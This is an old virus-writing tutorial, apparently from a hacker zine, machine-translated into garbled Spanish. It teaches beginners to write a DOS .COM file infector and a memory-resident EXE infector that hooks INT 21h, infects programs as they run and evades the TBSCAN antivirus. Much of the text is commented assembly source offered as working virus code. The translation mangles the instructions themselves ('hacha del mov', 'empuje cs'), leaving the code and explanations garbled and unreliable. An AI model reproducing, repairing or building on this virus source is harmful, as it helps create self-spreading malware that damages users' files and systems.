Virus que programa (fundamentos) #1...

Esta sección se dedica a aquéllos que gustarían escribir un
virus, pero no tiene el conocimiento para hacer así. En primer lugar,
escribiendo un virus no es ningún trato grande. Es un proyecto fácil,
pero uno
qué requiere algunas habilidades de la programación básicas, y el deseo
a
¡escriba un virus! Si cualquiera de éstos está extrañando, escribiendo
un virus
sea de hecho tedioso!.

Bien, si usted se encuentra estos requisitos, siga leyendo este
artículo....

```
JE READ
¡JNE FUCK_YOU!
LEA:
```

La supervivencia de un virus es basado en su habilidad de reproducirse.
"Así
cómo el fuck hago yo un programa reproducirse"?, usted podría
preguntar.
Simple, consiguiéndolo para copiarse a otros archivos....

La lógica funcional de un virus es como sigue:

1 - la búsqueda para un archivo para infectar
2 - abre el archivo para ver si se infecta
3 - si infectó, busque otro archivo
4 - el resto, infecte el archivo
5 - el mando del retorno al programa del organizador.

Lo siguiente es un ejemplo de un virus simple:

```
;*************************************************************
; La SALIDA DEL EJEMPLO:
;*************************************************************
;Warning, este ejemplo es un (pedazo de cagúese?)
; - El virus no prueba para infección anterior
; - sólo busca los primeros .COM archive en la corriente
; el directorio
;
; Cuidadoso al ejecutar este archivo, desde que la primera vez es
; ejecutó buscará y infectará el primer archivo en el
; el directorio. Si nosotros más tarde ejecute el archivo recientemente
infectado, encontrará

; el primer archivo en su directorio, él. Así, re-infectará

; él encima de y encima de.
; == == == == == == == == == =CODIGO == == == == == == == == == == ==
== == == == == == == == =
; (Las variables en un archivo de .COM son relativas compensar 100h).
```

los codigo segmentan ' el código '

```
org 100h ;Organize todo el arranque del código
; de desplazamiento 100h
asuma cs:codigo,ds:codigo,es:codigo ;Define el uso del
;segments

empiece proc ;Start lejano la rutina
COMIENZO:
empuje cs ;Store CS
empuje cs ;Store CS
; una vez más.
ds del estallido ;Bring DS fuera de la pila
es del estallido ;Bring ES fuera de la pila

llame falso_proc el proc de ;Call. para que su
; la dirección se pone en la pila
proc del falso_proc casi
endp del falso_proc

bp del estallido ;BP <= = Proc. dirección.
bp del subalterno, 107h ;BP <= = BP - el directorio Anterior


;This se hace para tomar al pariente de las variables a BP, desde el
;infection cambia de sitio las variables a exactamente la longitud del
; el archivo. A la primera infección, instrucción "el SUBALTERNO BP,
107h" es
; 107h, para que los volúmenes de BP sean 0; cuando yo llamo una
variable
; con "BP+VARIABLE" el valor de la dirección de la variable no está
; modificó. Cuando yo lo cargo, por ejemplo, de un 100h byte
; infectó archivo, la instrucción "el SUBALTERNO BP, 107h" me deja a
; dirección 207h qué significa BP=100h, el tamaño del archivo original.
; Me tenía llamado la variable sin agregar BP, yo habría sido
; corto a través de 100h bytes.


;Find que los primeros .COM archivan en el directorio
----------------------------------------
ah del mov, 4eh ;Search para el archivo 1,
dx del prado, bp+file_inf ;DS:DX = el desplazamiento de FILE_INF
                                ;(*.*) así que investigará todos
;the archiva, incluso el directorio
;names con extensiones.
cx del mov, 0000h atributos de ;Entry,
int 21h

Atributos de ;These mencionados en el comentario son el directorio
; los atributos de la entrada. Cuando yo puse los atributos a 0, yo
estoy diciendo
; DOS para investigar archivos normales. Si yo incluyo una combinación
del pedazo que

; proporciona el Oculto, Sistema o el Directorio atribuye, DOS quiere
; la búsqueda para los archivos con esos atributos, así como el normal
; los archivos. Si el rango de la búsqueda incluye que el Volumen
mordió, la búsqueda
; se limita a eso.
```

```
;These son los pedazos que corresponden a cada atributo:
;Bits: 7 6 5 4 3 2 1 0
;         . . . . . . . 1 pedazo 0: sólo Lea
;         . . . . . . 1 .          Pedazo 1: Oculto
;         . . . . . 1 . .          Pedazo 2: el Sistema
;         . . . . 1 . . .          Pedazo 3: el Volumen
;         . . . 1 . . . .          Pedazo 4: el Directorio
;         . . 1 . . . . .          Pedazo 5: el Archivo
;
;Bits que no se usan 6 y 7 cuando ellos son reservados para "el futuro
; las aplicaciones."

;Open archivan
;---------------------------------------------------------------
ah del mov, 3dh ;Open el archivo.
al del mov, 00000010b ;read/write.
dx del mov, 009eh ;DX <= = DTA(filename) el desplazamiento
int 21h ;put el asa en HACHA
empuje hacha que ;and guardan en pila.

;The atribuye yo estoy poniendo en AL no es igual que antes.
; Éstos son el "abra" los atributos. Nosotros estamos sólo interesados
en el
; primero 3 pedazos,

;bits 2 1 0:
;
; 0 0 0 leyeron sólo modo
; 0 0 1 escribe sólo modo
; 0 1 0 modo de Read/Write
;
;OK, nosotros tenemos los atributos del archivo ahora guardados en AL.
Eso que nosotros ahora
; necesita hacer es guardar en DX el desplazamiento de la variable
donde
; Yo he guardado los ASCIIZ encadenan con el nombre del archivo para
ser
; abrió. En este caso, nosotros no tenemos una variable de
NAME_OF_FILE.
; En cambio, el nombre se localiza en el DTA (Area de Traslado de
Disco). I
; nosotros lo tenemos en el DTA..... ¿Por qué? Simplemente porque
cuando nosotros investigamos

; infectar, toda la información que nosotros necesitamos se vuelve a
para un archivo
; este área de memoria. Este pulidor, si no fuera restablecido, se
encuentra en
; el PSP; más precisamente, empieza a desplazamiento 80h y es 43d bytes

; en tamaño.
;
;The como el que el formato de DTA es sigue:
;
;Offset Bytes Función
; 00h 21d usados por DOS para el 4fh servicio
```

```
; (búsqueda para el próximo archivo)
; 15h 01d atributos del archivo que es encontró
; 16h 02d tiempo del archivo
; 18h 02d fecha del archivo
; 1Ah 04d tamaño del archivo en bytes
; 1Eh 13d nombre del archivo en una cadena de ASCIIZ
; (FILENAME.EXT),0
;
;Well, todo ese restos para ser gama es cederle la posición a DX
; la memoria donde yo he guardado el filename: "MOV DX, E1h" y su
; hecho. Pero cuidadoso ahora, recuerde ese DTA empieza a
desplazamiento 80h,

; qué medios yo tengo que pasar a DX el valor "80h+1Eh = 9Eh." Eso

; habría que salga "MOV DX, 9Eh"; el problema se resuelve. Ahora usted
está preguntándose probablemente lo que yo quiero decir a través de
"asa." El asa
es un número que le dice a DOS que archivo que nosotros queremos. DOS
nos da un
maneje para cada archivo que nosotros abrimos así nosotros tenemos que
tener cuidado para tener el
asa correcta para cada archivo que nosotros el read/write.

;Read los primeros 3 bytes.
-----------------------------------------------------
bx del estallido ;I toman el asa del
;stack a BX
empuje bx ;and que yo lo guardo de nuevo.
ah del mov, 3fh archivo de ;Read.
cx del mov, 0003h ;Read 3 bytes.
dx del prado, bp+buffer que ;and guardan en el pulidor.
int 21h

INFECTAR:; (infecte)
Indicador de ;Move a la salida.
-------------------------------------------------
hacha del mov, 4200h ;I mueven el escriba indicador
;to el principio del programa
cx del mov, 0000h,
dx del mov, 0000h,
int 21h

El desplazamiento de indicador de ;The, pariente a la posición del
; el indicador como especificó en AL, se pone en CX y DX.
; Los modos de desplazamiento de indicador pusieron en AL:
; AL <= = 00 indicador del Movimiento al principio del archivo.
; AL <= = 01 indicador de la licencia donde es.
; AL <= = 02 indicador del Movimiento para extremo-de-archivar.

;Write el primer byte (jmp)
-------------------------------------------------
ah del mov, 40h ;write el primer byte.
cx del mov, 1d ;Quantity=1.
dx del prado, bp+jump ;DX <= = el desplazamiento del SALTO
int 21h
```

```
; (Aquí nosotros todavía necesitamos el asa, pero nosotros no
necesitamos ponerlo de nuevo
; porque el registro que contuvo la información no era
; modificó.
;
;The primero el byte ser escrito es una instrucción del SALTO (el
símbolo para

; el salto es debajo). Lo que sigue el salto es la dirección del
; el salto, archivo-longitud + 1. (prueba el "+ 1" completamente, desde
que esto
; puede causar problemas; en ese caso, multiplique a través de 18 o
substraiga 23.)
; Hehehehe.
;Since que el código del virus entero se copia al final del archivo, el
; el salto da el mando del virus en un archivo infectado.

;Calculating archivan longitud
-------------------------------------------------
cx del mov, 2 ;Copy 2 bytes.
si del mov, 009ah ;SI <= = el desplazamiento de DTA
di del prado, bp+longitud ;DI <= = el desplazamiento de LONGITUD de
Archivo.
movsb del representante ;Copy.


La instrucción de ;This debe tener el ' la FUENTE ' la dirección del
pulidor en DS:SI
; y la dirección donde el cordón se copiará en ES:DI (en esto

; el caso, yo copio la longitud del archivo del DTA a la variable
; ' LONGITUD ').


ptr de palabra de subalterno [el bp+longitud], 3 ;subtract 3 bytes de
; [LONGITUD]

;The JMP se completa
-------------------------------------
ah del mov, 40h ;Write.
cx del mov, 2d ;Number de bytes.
dx del prado, bp+longitud ;DX <= = LONGITUD (longitud)
; el desplazamiento
int 21h

Indicador de ;Move para acabar
-----------------------------------------------------
hacha del mov, 4202h ;Move el escriba indicador al
;end del programa.
cx del mov, 0000h,
dx del mov, 0000h,
int 21h
agregue palabra ptr [bp+longitud],3 ;Restore LONGITUD.

;Copy el virus al programa.
-------------------------------------------------
bx del estallido ;Restore el asa.
```

```
ah del mov, 40h,
cx del mov, 190d ;number de bytes para copiar.
dx del prado, bp+comienzo ;Start que copia de....
int 21h

;Close el archivo después de infección
-----------------------------------
ah del mov, 3eh archivo de ;Close.
int 21h

;Here, también, nosotros necesitamos en DS:DX la dirección del pulidor
que
; contiene los filename atan, pero en este caso DS y DX ya
; contenga esos valores de antes.

NO_INFECTAR:

; == == == == == == == == ==RETURN CONTROL AL ORGANIZADOR == == == ==
== == == == == == =
;Copy el pulidor en el que contiene los primeros 3 bytes del archivo
; la memoria.
------------------
cx del mov, 0003h ;Number de bytes (3).
di del mov, 0100h ;DI <= = desplazamiento 100h. Empezando del
;program en memoria.
si del prado, bp+buffer ;SI <= = el desplazamiento del PULIDOR
movsb del representante ;Copy.

;What que nosotros estamos haciendo aquí es a "arregle" el archivo,
desde que cuando era
; infectó, los primeros pocos bytes son borrados por el virus. Eso

; es por qué nosotros reconstruimos el archivo a su estado original,
copiando,
; los primeros 3 bytes que nosotros habíamos guardado antes, en la
memoria.

;Jump para compensar 100h
-------------------------------------------------------

hacha del mov, 0100h ;Address necesitó ejecutar al organizador
hacha del jmp

;As antes del que nosotros mencionamos, en archivos de .COM el código
ejecutable empieza
; a desplazamiento 100h. La información encontrada entre 00h y 100h es
; los datos del programa, como el DTA por ejemplo.

;The la diferencia principal entre un archivo de .COM y un .EXE es que
un .COM
; no puede ocupar más de un segmento de memoria, o 65535 bytes.
; .EXEs puede, porque DOS puede ' sastre ' ellos para encajar en varios
; los segmentos diferentes. Unlike.EXE archiva. Los archivos de .COM
son fieles
; las reproducciones de los volúmenes de memoria.
```

```
; == == == == == == == == == El AREA de ==DATA == == == == == == == ==
== == == == == == == == == =

pulidor db 7d dup(0)
longitud db 2 dup(0)
db del file_inf ' * .COM',0
db del salto ' é',0; <----el ascii del salto

; (El carácter ' 0 ' es el extremo del cordón de ASCIIZ)

empiece endp ;End de procedimiento principal
el codigo acaba ;end de segmento del código
comienzo del extremo ;END. Vaya a COMIENZO

;*************************************************************
; El EXTREMO DE EJEMPLO
;*************************************************************
Drako.
```

Virus que programa (no tan básico) #2...

Infectando un .EXE no es mucho más difícil que infectando un .COM. Para hacer así, usted debe aprender sobre una estructura conocida como el EXE título. Una vez usted ha escogido este despierto, no es tan difícil y él ofertas muchos más opciones que simplemente un salto simple al principio del código.

Empecemos:

% La estructura del Título%
La información sobre EXE título estructura está disponible de cualquiera
libro de DOS bueno, y incluso de algún otro mags de H/P/V. Sin embargo, yo quiero
incluya esa información aquí para aquéllos que no tienen aquéllos
fuentes para entender lo sobre el que yo estoy hablando.

Compense Descripción
00 identifier de EXE (MZ = 4D5A)
02 número de bytes en la última página (de 512 bytes) del programa
04 número del total de 512 byte compagina, el upwards redondeado
06 número de entradas en la Mesa de Asignación de Archivo
08 tamaño del título en párrafos, incluso la GRASA,
0A requisito de memoria mínimo
0C requisito de memoria de máximo
0E SS iniciales
10 SP iniciales
12 Checksum
14 IP iniciales
16 CS iniciales
18 desplazamiento a la GRASA del principio del archivo
1A número de cubiertas generadas

El identifier de EXE (MZ) es lo del que de verdad distingue el EXE
un COM, y no la extensión. La extensión sólo es usada por DOS a
determine qué debe correr primero (COM ante EXE antes del PALO). Eso que
realmente dice el sistema si su un "verdadero" EXE es este identifier (MZ).
Entradas 02 y 04 contienen el tamaño del programa en lo siguiente
formato: 512 byte compagina * 512 + el resto. En otras palabras, si el
el programa tiene 1025 bytes, nosotros tenemos 3 512 byte compagina (recuerda, nosotros debemos
upwards redondo) más un resto de 1. (Realmente, nosotros podríamos preguntar por qué
nosotros necesitamos el resto, desde que nosotros estamos acorralando al más cercano
página. Más aun desde que nosotros vamos a usar 4 bytes para el tamaño, por qué
¿no sólo elimínelo? El programador del virus tiene semejante vida áspera
:-)). Entrada número 06 contiene el número de entradas en la GRASA
(número de indicadores, vea debajo) y entrada 18 tiene el desplazamiento de
el
ENGORDE dentro del archivo. El tamaño del título (entrada 08) incluye la GRASA.
El requisito de memoria mínimo (0A) indica la menor cantidad de
memoria libre el programa necesita para correr y el máximo (0C)
la cantidad ideal de memoria para ejecutar el programa. (Generalmente esto es
ponga a FFFF = 1M por los montadores, y DOS entrega todos disponible memoria).
El SS:SP y CS:IP contienen los valores iniciales por las tesis

registros (vea debajo). Note ese SS:SP es al revés fijo, qué
medios que un LDS no puede cargarlo. El checksum (12) y el número
de cubiertas (1a) puede ignorarse subsecuentemente estas entradas nunca
se usan.

% EXE vs. COM cargan proceso%
Bien, ahora todos nosotros sabemos cargar un .COM exhaustivamente:
Nosotros construimos un PSP, nosotros creamos un Bloque de Ambiente que
empieza del
bloque del padre, y nosotros copiamos los COM archivan exactamente en
la memoria como él
es, debajo del PSP. Desde que la memoria se segmenta en 64k
"escondites" no
COM archivan puede ser más grande que 64K. DOS no ejecutará un archivo
de COM
más grande que 64K. Note que cuando un archivo de COM está cargado,
todos,
la memoria disponible se concede al programa.
Donde pertenece a EXEs, sin embargo, desviando estas limitaciones es
mucho más complejo; nosotros debemos usar la GRASA y el título de EXE
para
esto.
Cuando un EXE se ejecuta, DOS realiza las mismas funciones primero
como
cargando un COM. Lee entonces en una área de trabajo el título de EXE
y, basó en la información que esto proporciona, lee el programa en
su situación apropiada en memoria. Por último, lee la GRASA en
otra área de trabajo. Relocaliza el código entero entonces.

¿En qué consiste esto? El montador siempre tratará cualquiera
segmente referencias como tener una dirección baja de 0. En otras
palabras,
el primer segmento es 0, el segundo es 1, etc., Por otro lado,
el programa está cargado en un no-cero segmento; por ejemplo, 1000h.
En este caso, todas las referencias para segmentar 1 deben convertirse
a
segmente 1001h.

La GRASA simplemente es una lista de indicadores de los que marcan
referencias
este tipo (para segmentar 1, etc.). Estos indicadores, a su vez,
también es
pariente para basar dirección 0 que los medios ellos, también, puede
ser
reasignado. Por consiguiente, DOS agrega el segmento eficaz (el
segmente en que el programa estaba cargado; i.e. 1000h) al
indicador en la GRASA y así obtiene una dirección absoluta en memoria
a la referencia el segmento. El segmento eficaz también se agrega a
esta referencia, y habido hecho esto con cada uno y cada segmento
referencia, el EXE se reasigna y está listo para ejecutar.
Finalmente, DOS pone SS:SP al título valora (también reasignó; el
director SS + 1000H), y se vuelve mando encima de al CS:IP del
título (evidentemente también reasignó).

Permite mirada a un ejercicio simple:

EXE PROGRAM el ARCHIVO

```
Director CS:IP (Título) 0000:0000 +
(reasignación Eff. Segmente 1000 +
mesa entries=2) PSP 0010 =
                          -------------------------
Punto de la entrada 1010:0000 >ÄÄÄÄÄÄÄÄÄ
UÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ de Mesa de reasignación ³
0000:0003 >ÄÄÄÄÄÄÄÄÄ > + 1010H = 1010:0003 >ÄÄ ³
                    ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ          ³
0000:0007 >ÄÄÄÄÄÄÅÄÄÄ > + 1010H = 1010:0007 >ÄÄ ³
                  ÚÄÅÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ          ³
Programe Imagen el ³ ³ PROGRAMA EN MEMORIA ³
³ ³ PSP 1000:0000 ³
llame 0001:0000 ÀÄÄ de ³ > llame 1011:0000 1010:0000 hacha del mov,
1013 1010:0006,
ds del mov, ds de mov de hacha, hacha 1010:0009,
```

Nota: yo espero que usted aprecia mi uso de las flechas pequeñas, porque él
¿cuésteme un testículo para hacerlo usando el Alt+ a mano??? llaves en Norton Comandante Editor.

% Infectando el EXE%
Una vez ha sido determinado que el archivo es un EXE y NO un COM, use los pasos siguientes para infectarlo:

- Obtenga el tamaño del archivo y calcule el CS:IP
Esto es complejo. La mayoría, si no todos, los viruses agregan 1 a 15 bytes de basura para redondear fuera a un párrafo. Esto lo permite a calcule CS de semejante manera que IP no varía del archivo a archivo. Esto, a su vez, le permite escribir el virus sin "reasignación" desde que siempre correrá con el mismo desplazamiento, haciendo menos complejo al virus y más pequeño. El (mínimo) el esfuerzo expendió estos 1 por escrito - 15 bytes están justificados por
estos beneficios.
- Agregue el virus al extremo del archivo.
Bien, yo estoy seguro que ahora usted es función 40H familiar de ¿Int 21H, derecho? :-)
- Calcule el SS:SP
Cuando infectando un EXE él es necesario para el virus a "arregle" él una nueva pila subsecuentemente por otra parte la pila del organizador podría ser
sobrepuesto encima del código del virus y hace se borrado cuando el código se ejecuta. El sistema colgaría entonces. Generalmente, SS está igual que el CS calculado, y SP es constante (usted puede ponerlo después del código). Algo para guardar en mente: SP nunca puede ser un número impar porque, aunque él trabaje, es un error y TBSCAN lo cogerá. (TBSCAN
descubre 99% de las pilas del virus con el "K" la bandera. El único manera de eludir esto que yo soy consciente de, es poner la pila Delante del virus en el archivo infectado en el que es un dolor el asno porque los aumentos de tamaño de infección y usted tienen a escriba "basura" a más para hacer sitio para la pila.
- Modifique el tamaño mostrado en el título
Ahora que usted ha escrito el virus, usted puede calcular el examen final
tamaño y lo escribe en el título. Es fácil: el lugar el tamaño

dividido por 512 más 1 en ' las páginas ' y el resto en ' el resto '. Todos que toma son una instrucción de DIV.
- Modifique el "MinAlloc"
En la mayoría del EXEs, "MaxAlloc" se pone a FFFF, o 1 meg, y DOS déle toda la memoria disponible. En tales casos, allí está más de bastante cuarto para HOST+VIRUS. Pero, dos cosas pueda pasar:

1. Podría ser que "MaxAlloc" no se pone a FFFF en que caso sólo la memoria mínima se concede al organizador y posiblemente nada para el virus.

2. Podría ser eso hay memoria demasiado poco disponible, así cuando el sistema da el programa "todos el disponible memoria" (como indicado por FFFF) puede haber todavía memoria insuficiente para HOST+VIRUS.

En ambos casos, el virus no carga y las paradas del sistema. Para ir alrededor de esto, todos que necesitan ser hecho son agregar a "MinAlloc" el tamaño del virus en "párrafos." En el primero el caso, DOS cargaría el programa y todo habría trabaje como un encanto. En el segundo caso, DOS no ejecutaría el archivo debido a "memoria insuficiente."

Pozo que es todos. Simplemente dos últimas cosas pequeñas: cuando usted escribe un
Infector de EXE, nosotros no sólo estamos interesados en la rutina de infección
pero también la rutina de la instalación. Tenga presente eso en un EXE DS
y ES apuntan al PSP y son diferente de SS y CS (qué en el giro puede ser diferente de nosotros). Esto puede salvarlo de horas de depuración y los errores inexplicables. Todos que necesitan ser
hecho es seguir los pasos previamente mencionados para infectar en la caja fuerte, "tradicional" la manera. Yo recomiendo que usted estudie
cuidadosamente el ejemplo del virus debajo de cuando ilustra todos los temas
nosotros hemos mencionado.

% Los detalles, Oh, Detalles... %
Un último detalle que es algo importante, tratos con EXEs excesivamente grande. Usted a veces ve EXEs que es más grande que 500K. (Por ejemplo, TC.EXE para el que era el IDE TURBO C/C++ 1.01, era 800K. Por supuesto, estos EXEs no son muy común; ellos tienen cubiertas interiores simplemente. Casi es imposible para infectar estos EXEs por dos razones:

1. El primero es más teórico. Pasa así que es sólo posible dirigir 1M a los registros SEGMENT:OFFSET. Por esta razón, es técnicamente imposible para infectar EXEs 1M+ en tamaño desde que es imposible para dirigir CS:IP al extremo del archivo. No el virus puede hacerlo. (Está allí EXEs de un tamaño mayor que ¿1M? Sí, el GANCHO del juego tenía un EXE de 1.6M. BLERGH!)
2. La segunda razón es de una naturaleza práctica. Estos EXEs con cubiertas interiores no es ningún todo cargado en la memoria. Sólo una parte pequeña del EXE está cargada en la memoria que a su vez cuida de carga las otras partes CUANDO ELLOS SON

NECESITADO. Eso es por qué su posible ejecutar un 800K EXE (hizo
¿nota usted que 800K > 640K? :-)). Cómo hace este hecho
¿haga estos EXEs difícil infectar? Porque una vez uno de
estos EXEs se ha infectado y el virus ha hecho su
modificaciones, el archivo intentará cargarse en
la memoria en él es integridad (gusta, todos los 800K). Evidentemente,
el
el sistema colgará. Es posible imaginar un virus
capaz de infectar EXEs muy grande que contiene
cubiertas interiores (más pequeño que 1M) manipulando el
"Director Size", pero aun así yo no puedo ver cómo funcionaría
porque a algún punto DOS intentaría cargar el entero
archivo.

% Un caso Especial: la RATA%
También entendiendo el proceso de reasignación de título nos permite a
entienda el funcionando de un virus que infecta EXEs especial.
Nosotros estamos hablando sobre el virus de la RATA. Este virus toma
ventaja de
el hecho que montadores tienden a hacer los títulos en escondites de
512
bytes, dejando mucho espacio sin usar en esas situaciones donde
hay reasignación pequeña.
Este virus usa este espacio sin usar para copiarse
sin usar el título (de la mesa de asignación de archivo). Of
curso, funciona de una manera totalmente diferente de un EXE normales
infector. No puede permitir ninguna reasignación; desde que su código
es
puesto ANTES DE el organizador, sería el código del virus y no el
organizador
qué se reasigna. Por consiguiente, no puede hacer un salto simple a
el organizador para ejecutarlo (desde que no se reasigna); en cambio,
debe
re-escriba el título original al archivo y ejecútelo con AX=4B00,
INT 21.

% El Ejemplo del virus%
OK, como toca cualquier virus que vale la pena ' el zine, aquí es
algunos totalmente
código funcional que ilustra todo sobre el que es dijo
EXEs infectando. Si había algo que usted no entendió, o
si usted quiere ver algo "en forma del código", eche una mirada buena a
este virus que se comenta FUERA EL ASNO.

--------------------Corte Aquí-------------------------------------
```
;NOTE: Éste es un virus mediocre, sólo puesto aquí para ilustrar EXE,
; las infecciones. No puede infectar LEIDO SOLO archivos y modifica el
; el estampa del date/time. Podría mejorarse, como haciéndolo
; infecte R/O archiva y perfeccionando el código.
;
;NOTE 2: Primero, yo puse un mensaje pequeño listo en el código y
segundo,
; Yo le hice cercar una campanilla cada vez infecta. Así, si usted
infecta

; su unidad de disco duro entera, es porque usted es un asshole nacido.
```

```
código segmento para público
asuma cs:code, ss:code,
Los equ de VirLen compensaron VirEnd - el desplazamiento VirBegin
VirBegin etiquetan byte
Instale:
hacha del mov, 0BABAH; Esto se asegura el virus no va residente

; dos veces
int 21h
hacha del cmp, 0CACAH; Si devuelve este código, ya es
; el residente
jz AlreadyInMemory

hacha del mov, 3521h; Esto nos da así el INT original 21 dirección
int 21h; nosotros podemos llamarlo después
cs:word del mov ptr OldInt21, bx,
cs:word del mov ptr OldInt21+2, es,

hacha del mov, ds; \
hacha del dec; |
es del mov, hacha; |
hacha del mov, es:[3]; el tamaño del bloque; | Si usted está nuevo en
esto,
; | ignore todo este crap
hacha del subalterno, ((VirLen+15) /16) + 1; | (es el método de MCB)
bx del xchg, hacha; | no es crucial para EXE
mov ah,4ah; | las infecciones.
empuje ds; | es uno de las maneras a
es del estallido; | haga un virus ir residente.
int 21h; |
ah del mov, 48h; |
bx del mov, ((VirLen+15) / 16); |
int 21h; |
hacha del dec; |
es del mov, hacha; |
los mov formulan ptr es:[1], 8; |
hacha del inc; |
es del mov, hacha; |
di del xor, di; |
si del xor, si; |
empuje ds; |
empuje cs; |
ds del estallido; |
cx del mov, VirLen; |
movsb del repz; /

hacha del mov, 2521h; Aquí usted agarra INT 21
dx del mov, compense NewInt21
empuje es
ds del estallido
int 21h
ds del estallido; Esto hace DS & ES regresan a su original
; los valores
¡empuje ds; IMPORTANTE! Por otra parte el EXE recibirá el
es del estallido; DE incorrecto & ES valora, y caída.

AlreadyInMemory:
```

```
hacha del mov, ds; Con esto yo puse SS al
; El valor del título.
agregue hacha, ptr del cs:word SS_SP; la Nota que yo "reasigne" él
; usando DS desde que esto es el
agregue hacha, 10h; el segmento en que el
ss del mov, hacha; el programa estaba cargado. Los +10
; corresponde al
sp del mov, cs:word ptr SS_SP+2; PSP. Yo también puse SP
hacha del mov, ds,
agregue hacha, cs:word ptr CS_IP+2; Ahora yo hago el mismo con CS &
agregue hacha, 10h; IP. Yo "empujón" ellos y entonces yo
; haga un retf. (?)
empuje hacha; Esto le hace "salto" a eso
hacha del mov, ptr del cs:word CS_IP; la posición
empuje hacha
retf

NewInt21:
hacha del cmp, 0BABAh; Esto asegura el virus no va
jz PCheck; el residente dos veces.
hacha del cmp, 4b00h; Esto intercepta el "ejecute archivo" la función
los jz Infectan;
jmp cs:OldInt21; Si es ninguno de éstos, se vuelve mando

; atrás al original INT21 para que él
; los procesos la llamada.
PCheck:
hacha del mov, 0CACAH; Este código devuelve la llamada.
iret; el retorno.

; Aquí es la rutina de infección. Preste atención, porque esto es
; "ÉL."
; Ignora todo lo demás si usted desea, pero echa una mirada buena a
esto.
Infecte:
empuje ds; Nosotros pusimos el nombre del archivo a ser infectado en
DS:DX.
empuje dx; Qué es por qué nosotros debemos salvarlo.
pushf
llame cs:OldInt21; Nosotros llamamos el original INT21 para ejecutar el
archivo.

empuje bp; Nosotros ahorramos todos los registros.
bp del mov, sp; Esto es importante en una rutina residente,
;since si no se hace,
empuje hacha; el sistema probablemente colgará.
pushf
empuje bx
empuje cx
empuje dx
empuje ds

dx del lds, [bp+2]; De nuevo nosotros obtenemos el filename (de la
pila)
hacha del mov, 3d02h; Nosotros abrimos el r/w del archivo
int 21h
bx del xchg, hacha,
```

```
ah del mov, 3fh; Aquí nosotros leímos los primeros 32 bytes a la
memoria.
cx del mov, 20h; a la variable "ExeHeader"
empuje cs
ds del estallido
dx del mov, desplazamiento ExeHeader
int 21h

ptr de ds:word de cmp ExeHeader, ' ZM '; Esto determina si es un
los jz Continúan; "real" EXE o si es un COM.
jmp AbortInfect; Si es un COM, no infecta.
Continúe:
ptr de ds:word de cmp Checksum, ' JA '; Ésta es la manera del virus
; de identificarse.
jnz Continue2; Nosotros usamos al Director Chksum para esto
jmp AbortInfect; se usa para nada más. If
; ya infectó, no re-infecta. :-)
Continue2:
hacha del mov, 4202h; Ahora nosotros vamos al extremo de archivo para
ver de él
cwd; los extremos en un párrafo
cx del xor, cx,
int 21h
y hacha, 0fh,
o hacha, hacha,
jz DontAdd; Si "sí", nosotros no hacemos nada
cx del mov, 10h; Si "ningún", nosotros agregamos bytes de basura para
servir como
cx del subalterno, hacha; Nota que a los volúmenes de DX no les importa
ya
ah del mov, 40h; desde que nosotros no cuidamos lo que nosotros estamos
insertando.
int 21h

DontAdd:
hacha del mov, 4202h; OK, ahora nosotros conseguimos el tamaño final,
redondeado,
cwd; a un párrafo.
cx del xor, cx,
int 21h

cl del mov, 4; Este código calcula el nuevo CS:IP que el archivo debe
hacha del shr, cl; ahora tiene, como sigue:
cl del mov, 12; el tamaño del Archivo: 12340H (DX=1, AX=2340H)
dx del shl, cl; DX SHL 12 + el HACHA SHR 4 = 1000H + 0234H = 1234H = CS
agregue dx, hacha; DX tiene el CS ahora valorar debe tener.
dx del subalterno, palabra ptr ds:ExeHeader+8; Nosotros substraemos el
número de
; los párrafos del título
empuje dx; y ahorra el resultado después en la pila para.
; <------- Haga usted entiende por qué usted no puede infectar
¿; EXEs más grande que 1M?

ah del mov, 40h; Ahora nosotros escribimos el virus al extremo del
archivo.
cx del mov, VirLen; Nosotros hacemos esto antes de tocar el título para
que
```

```
cwd; CS:IP o SS:SP del título (guardó dentro del

; el código del virus)
int 21h; contiene el valor original
; para que el virus instalación rutinas trabajo
; correctamente.

dx del estallido
ds:SS_SP del mov, dx; Modifique al director CS:IP para que él
; los puntos al virus.
mov ds:CS_IP+2, dx; Entonces nosotros ponemos una 100h pila después el
ptr de ds:word de mov CS_IP, 0; el virus desde que se usará por
; el virus sólo durante el proceso de la instalación. Después, el
; los cambios de la pila y se vuelve los programas la pila original.
ds:word del mov ptr SS_SP+2, ((VirLen+100h+1)/2)*2
; el orden anterior SP para tener un valor igual, por otra parte
; TBSCAN lo recogerá.
hacha del mov, 4202h; Nosotros obtenemos el nuevo tamaño para calcular
el
cx del xor, cx; tamaño que nosotros debemos poner en el título.
cwd
int 21h
cx del mov, 200h; Nosotros calculamos a lo siguiente:
cx del div; FileSize/512 = las PAGINAS el más resto
hacha del inc; Nosotros redondeamos upwards y ahorramos
los mov formulan ptr ds:ExeHeader+2, dx; él en el título a
los mov formulan ptr ds:ExeHeader+4, hacha; escríbalo después.
los mov formulan ds:Checksum del ptr, ' JA '; Nosotros escribimos el
virus
; la marca de identificación en el

; el checksum.
agregue palabra ptr ds:ExeHeader+0ah, ((VirLen + 15) SHR 4)+10h
; Nosotros agregamos el número de párrafos al "MinAlloc"
; para evitar problemas de asignación de memoria (nosotros también
agregamos 10
; los párrafos para la pila del virus.

hacha del mov, 4200h; Va a la salida del archivo
cwd
cx del xor, cx,
int 21h
ah del mov, 40h; y escribe el título modificado....
cx del mov, 20h,
dx del mov, desplazamiento ExeHeader
int 21h

ah del mov, 2; un poco la campanilla cerca así el principiante recuerda
dl del mov, 7; que el virus está en memoria. SI DESPUÉS DE TODO
int 21h; ESTO USTED TODAVIA se INFECTA, CORTE SU
; CHIFLADO.
AbortInfect:
ah del mov, 3eh; Cierre el archivo.
int 21h
ds del estallido; Nosotros hacemos estallar los registros que nosotros
empujamos para ahorrar
```


```
dx del estallido; ellos.
cx del estallido
bx del estallido
ax;flags del estallido; Esto se asegura las banderas se pasan
bp del mov, sp; correctamente. Los principiantes pueden ignorar esto.
mov [bp+12], hacha
hacha del estallido
bp del estallido
agregue sp, 4,
iret; Nosotros devolvemos mando.


